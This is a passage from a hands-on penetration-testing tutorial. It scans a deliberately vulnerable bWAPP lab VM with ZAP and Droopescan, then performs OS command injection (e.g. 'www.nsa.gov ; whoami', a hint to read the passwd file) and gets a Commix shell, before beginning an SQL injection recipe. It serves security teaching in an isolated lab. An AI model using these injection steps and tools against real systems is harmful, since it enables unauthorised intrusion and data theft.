


Figure 12.15 – ZAP marketplace



6. You can hit the blue X icon in the upper right-hand corner when you are ready to continue.
7. Select the **Automated Scan** option on the right pane.




Figure 12.16 – ZAP Automated Scan

8. Enter the web address of the bWAPP server, `http://192.168.92.7/bWAPP`, and then click **Attack**.




Figure 12.17 – ZAP automated scan attack

9. Once complete, in the lower left, you will be presented with the alerts that correspond to the site scanned.




Figure 12.18 – ZAP alerts

Selecting one of the alerts will provide you with detailed information, including details of the alert, the header, and the body of the related alert.




Figure 12.19 – ZAP alert details

10. Continue to scroll through and examine the output.
11. When completed, you can close the window by hitting the blue X icon in the upper right-hand corner.
12. You may close the terminal window.

## How it works...

In this recipe, ZAP was used to scan a vulnerable web application in your lab environment. The tool crawled the application, mapped the site's structure, and executed vulnerability tests. When done, it provided a report showing identified issues, categorized by type and severity. This tool helps move from reconnaissance directly into vulnerability discovery.

## See also

To dive deeper into ZAP, check out the following website:

<https://www.zaproxy.org/docs/>

## Using Droopescan to scan a CMS for vulnerabilities

In this recipe, you will learn how to use Droopescan to fingerprint and analyze Drupal-based CMSs for weaknesses. You'll see how to enumerate installed themes and modules, detect the CMS version, and identify files that may leak sensitive information.

## Getting ready

We need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- A BeeBox bWAPP VM that is up and operational

## How to do it...

1. Open a terminal window in Kali.
2. Start by installing a compatible version of Python, as shown:

```
cd
sudo apt update
sudo apt install -y build-essential libssl-dev zlib1g-dev
libncurses5-dev libncursesw5-dev libreadline-dev libsqlite3-dev
libgdbm-dev libdb5.3-dev libbz2-dev libexpat1-dev liblzma-dev tk-dev
python3-pip python3-venv git
cd /usr/src
```

```
sudo wget https://www.python.org/ftp/python/3.10.14/Python-3.10.14.tgz
sudo tar xzf Python-3.10.14.tgz
cd Python-3.10.14
sudo ./configure --enable-optimizations
sudo make -j$(nproc)
sudo make altinstall
```

The latest version of Kali ships with a newer version of Python that has some deprecated packages that Droopescan requires. Therefore, we have to add a compatible version.

3. Now install Droopescan using the following:

```
cd
git clone https://github.com/droope/droopescan.git
cd droopescan
python3.10 -m venv ds
source ds/bin/activate
pip install -r requirements.txt
```



#### Tip

Note how your prompt changes to indicate the Python virtual environment you are in.

4. Let's run Droopescan to collect information such as loaded plugins and version information against the Drupal environment on our target VM:

```
python droopescan.py scan drupal -u http://192.168.92.7/drupal
```

5. Examine the output on the screen. You will see the installed plugins, themes, version, and any interesting URLs exposed. This provides you with the information you need to attack the Drupal environment.

```
(ds)-(kali@kali)-[~/droopescan]
$ python droopescan scan drupal -u http://192.168.92.7/drupal
[+] Plugins found:
 profile http://192.168.92.7/drupal/modules/profile/
 php http://192.168.92.7/drupal/modules/php/
 image http://192.168.92.7/drupal/modules/image/

[+] Themes found:
 seven http://192.168.92.7/drupal/themes/seven/
 garland http://192.168.92.7/drupal/themes/garland/

[+] Possible version(s):
 7.31

[+] Possible interesting urls found:
 Default changelog file - http://192.168.92.7/drupal/CHANGELOG.txt

[+] Scan finished (0:00:08.792802 elapsed)

(ds)-(kali@kali)-[~/droopescan]
$
```

Figure 12.20 – Droopescan results

6. If you want to save the output for later use, you can send it to a file using the following:

```
python droopescan scan drupal -u http://192.168.92.7/drupal > ds-report.txt
```

7. To close out of the Python virtual environment, use deactivate.



#### Tip

Note the prompt changes to indicate you have exited the virtual environment.

## How it works...

In this recipe, Droopescan was run against a vulnerable Drupal. It uses fingerprinting and enumeration to analyze the target CMS installation. The tool identified the core version of Drupal, listed publicly accessible modules and themes, and revealed files that could provide useful versioning or configuration data. Droopescan can also be used against Joomla and other CMS installations.

## See also

For additional information on Droopescan, please refer to the following website: <https://github.com/droope/droopescan>.

## Performing a command injection attack

In this recipe, you will perform a command injection attack against a vulnerable web application in your lab environment. You'll identify a parameter vulnerable to command injection, use a tool such as Commix to exploit it, and extract system-level information. This exercise demonstrates how web inputs that are improperly sanitized can lead to full command execution.

### Getting ready

We need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- A BeeBox bWAPP VM is up and operational

### How to do it...

1. Open a terminal window in Kali.
2. Launch Burp Suite using the following:

```
cd
burpsuite
```

3. Once it starts, you will be asked whether you would like to open or create a project. The only accessible option will be to select a temporary project in memory and then select **Next**.



#### Tip

Many features, including the ability to save and open projects, are not available in the community edition. If interested, you may obtain a 30-day evaluation license, but it is not required for our lab.

4. When asked to select the configuration for the project, simply select **Use Burp defaults** and then select **Start Burp**.
5. Once Burp Suite has started, you may open Firefox.
6. From Firefox, open the settings page.

7. Once in **General**, scroll all the way to the bottom and select **Settings...** under **Network Settings**.




Figure 12.21 – Firefox Network Settings

8. Under **Connection Settings**, we want to set Burp Suite as our proxy. Select **Manual proxy configuration**, then enter the proxy address 127.0.0.1 and port 8080, and select **Also use this proxy for HTTPS**. Then select **OK**.




Figure 12.22 – Firefox proxy settings

9. You can now close the settings page.
10. Let's now browse to the bWAPP app in Firefox by entering the URL of our BeeBox VM:

```
http://192.168.92.7/bWAPP
```



11. Once there, log in by using the username bee and password bug, setting the security level to **low**, and clicking **Login**:


The image shows the login page of the bWAPP application. At the top, there is a black navigation bar with three links: 'Login' (in orange), 'New User', and 'Info'. Below this, the word 'Login' is displayed in a large, stylized font with red slashes on either side. A subtitle reads 'Enter your credentials (bee/bug)'. There are three input fields: 'Login:' with the text 'bee' entered, 'Password:' with three dots indicating a masked password, and 'Set the security level:' with a dropdown menu showing 'low'. A 'Login' button is located at the bottom of the form.

Figure 12.23 – bWAPP login

12. In the upper right-hand corner, where it says **Choose your bug**, select **OS Command Injection** and then click **Hack**.


The image shows the 'Choose your bug' dropdown menu in the bWAPP application. The menu is open, displaying a list of attack types. The 'OS Command Injection' option is highlighted with a blue background and a red rectangular box. Other options include 'HTML Injection - Reflected (GET)', 'HTML Injection - Reflected (POST)', 'HTML Injection - Reflected (Current URL)', 'HTML Injection - Stored (Blog)', 'iFrame Injection', 'LDAP Injection (Search)', 'OS Command Injection - Blind', 'PHP Code Injection', 'Server-Side Includes (SSI) Injection', and 'SQL Injection (GET/Search)'. A 'Hack' button is visible in the top right corner of the menu.

Figure 12.24 – OS Command Injection selection

13. You will be presented with the **OS Command Injection** screen. **www.nsa.gov** will be prepopulated; go ahead and select **Lookup**. You will be presented with a timeout error message after a few seconds.

**Tip**

Since we are on a host-only network in VirtualBox, the lookup cannot be completed. If you wish, you may alter the network to the bridged adapter to see this running a bit more smoothly (remember your IP addresses will also change if you do that).

14. Now let's see what happens when we add a Unix command after the lookup. This time, enter `www.nsa.gov ; whoami`.
15. Examine the output closely. You will notice the same timeout error message as before, but there is a bit more information at the end. You can see who this web app is running as (`www-data`).



Figure 12.25 – Command injection – whoami

**Tip**

Try using this method to obtain some other information. One thing to try is to list the `passwd` file using `cat - give it a try.`

16. Let's do something a bit more interesting with that information. At the top, record the address/URL: `http://192.168.92.7/bwAPP/commandi.php`.
17. Move over to the Burp Suite information. You will see that it has been collecting all of our communication with the BeeBox VM. When it's finished with the examination, select **Target** at the top.




Figure 12.26 – Burp Suite captured traffic

18. From the target screen, expand the file tree on the left and select **commandi.php**. Take a look at the **Request** field, specifically the cookie information, so we can collect our session ID for the next step.




Figure 12.27 – Burp Suite – captured cookie

19. Let's open a new terminal window.
20. We are going to use Commix to see whether we can get a shell on our target machine. Type the following:

```
sudo commix --url="http://192.168.92.7/bWAPP/commandi.
php"--cookie="security_level=0; PHPSESSID=<YOUR SESSIONID>"
--data="target=127.0.0.1&form=submit"
```



### Tip

This exploit will take a couple of minutes to perform because of its inability to resolve DNS entries.

After a bit of time, you will be presented with a shell.

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo commix --url="http://192.168.92.7/bWAPP/commandi.php" --cookie="security_level=0; PHPSESSID=8ebcf15662af0b5d7d0d4aaba21" --data="target=127.0.0.1&form=submit"
[sudo] password for kali:

v4.0-stable
https://commixproject.com
@commixproject

Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@anncsl)

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's respons
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
caused by this program.

[12:44:45] [info] Testing connection to the target URL.
[12:45:21] [warning] Potential CAPTCHA protection mechanism detected.
[12:45:39] [info] Checking if the target is protected by some kind of WAF/IPS.
[12:46:33] [info] Performing identification (passive) tests to the target URL.
[12:46:51] [warning] Target's estimated response time is 18 seconds. That may cause serious delays during the data extraction pr
and/or possible corruptions over the extracted data.
Resumed POST parameter 'target' injection point from stored session. Do you want to prompt for a pseudo-terminal shell? [Y/n] >
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > ls
```

Figure 12.28 – Commix shell

21. To demonstrate our access, we can run a couple of commands. Each command will take a minute or so to run, so be patient:

```
ls
whoami
```

The following figure shows the output:

```

commix(os_shell) > ls
666 admin.php apps.php ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php ba_insecure_login_2.php
ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php
ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bof_1.php bof_2.php bugs.txt captcha.php captcha_box.php clickjack
ing.php commandi.php commandi_blind.php config.inc.php connect.php connect_1.php credits.php cs_validation.php csrf_1
.php csrf_2.php csrf_3.php db_directory_traversal_1.php db_directory_traversal_2.php documents_fonts_functions_external.php heartbl
eed.php hostheader_1.php hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php htmli_get.php htmli_post.php htmli
stored.php http_response_splitting.php http verb_tampering.php iframe1.php images_index.php info.php info_install.php informati
on_disclosure_1.php information_disclosure_2.php information_disclosure_3.php information_disclosure_4.php insecure_crypt_storag
e_1.php insecure_crypt_storage_2.php insecure_crypt_storage_3.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2
.php insecure_direct_object_ref_3.php insecure_iframe.php install.php insuff_transp_layer_protect_1.php insuff_transp_layer_prote
ct_2.php insuff_transp_layer_protect_3.php insuff_transp_layer_protect_4.php js_lang_en.php lang_fr.php lang_nl.php ldap_connect
.php ldapi.php lfi_sqlitemanager.php login.php logout.php logs_maili.php manual_interv.php message.txt password_change.php passw
ords.php cgi.php php_eval.php phpinfo.php phpinfo.php portal.bak portal.php portal.zip reset.php restrict_de
vice_access.php restrict_folder_access.php rfi.php robots.txt secret-cors-1.php secret-cors-2.php secret-cors-3.php secret.php
secret_change.php secret.html.php security.php security_level_check.php security_level_set.php selections.php shellshock.php she
llshock.sh sn_cors.php sm_cross_domain_policy.php sm_dos_1.php sm_dos_2.php sm_dos_3.php sm_dos_4.php smftp.php sm_local_priv_e
sc_1.php sm_local_priv_esc_2.php sm_mitm_1.php sm_mitm_2.php sm_obu_files.php sm_robots.php sm_samba.php sm_smp.php sm_webdav.p
hp sm_xst.php smgmt_admin_portal.php smgmt_cookies_httponly.php smgmt_cookies_secure.php smgmt_sessionid_url.php smgmt_strong_se
ssions.php soap_sqli_1.php sqli_10-1.php sqli_10-2.php sqli_11.php sqli_12.php sqli_13-ps.php sqli_13.php sqli_14.php sqli_15.ph
p sqli_16.php sqli_17.php sqli_2-ps.php sqli_2.php sqli_3.php sqli_4.php sqli_5.php sqli_6.php sqli_7.php sqli_8-1.php sqli_8-2
.php sqli_9.php sqli_dupnal.php sqli.php csrf.php stylesheets_test.php top_security.php training.php training_install.php unrestr
icted_file_upload.php unvalidated_redirect_1.php unvalidated_redirect_2.php user_activation.php user_extra.php user_new.php wa
b.config.ws soap.xml_1.php xml_2.php xss_ajax_1-1.php xss_ajax_1-2.php xss_ajax_2-1.php xss_ajax_2-2.php xss_back_button.p
hp xss_custom_header.php xss_eval.php xss_get.php xss_href-1.php xss_href-2.php xss_href-3.php xss_json.php xss_login.php xss.ph
p_self.php xss.phpmyadmin.php xss_post.php xss_referer.php xss_sqlitemanager.php xss_stored_1.php xss_stored_2.php xss_stored_3
.php xss_stored_4.php xss_user_agent.php xxe-1.php xxe-2.php
commix(os_shell) > whoami
www-data

```

Figure 12.29 – Commix commands

22. You may now exit from the Commix terminal window.

We are going to use Burp Suite for the next recipe. Please proceed directly there; otherwise, if you are done, please clean up your environment by restoring Firefox, removing the proxy settings, and exiting Burp Suite.

## How it works...

In this recipe, you first used Burp Suite to intercept and analyze a request made to a vulnerable page in the bWAPP application. By capturing and inspecting the HTTP request, you identified the necessary parameters to use for the attack. That data was then passed to Commix, a tool that performs command injection attacks. Commix tested the application and allowed command execution through a shell.

## See also

More information on command injection and Commix can be found at the following sites: <https://github.com/commixproject/commix> and [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection).

## Performing a SQL injection attack

In this recipe, you will exploit a SQL injection vulnerability in a web application to extract sensitive data from its backend database. Using the sqlmap tool, you will automate the process of identifying injectable parameters, enumerating databases, and dumping table contents. You will also see how other tools, such as password cracking, can come into play.

## Getting ready

- A Kali Linux VM that is up and operational
- A BeeBox bWAPP VM that is up and operational
- Burp Suite and Firefox configured per the *Performing a command injection attack* recipe

## How to do it...

1. Open your browser and go to `http://192.168.92.7/bWAPP`. Log in and set the security level to **low**.
2. Under **Choose your bug**, select **SQL Injection (GET/Search)** and then **Hack**.




Figure 12.30 – Choose SQL Injection

3. This will bring you to the **Search for a movie** box. Enter **man** and click **Search**. Note the web address.

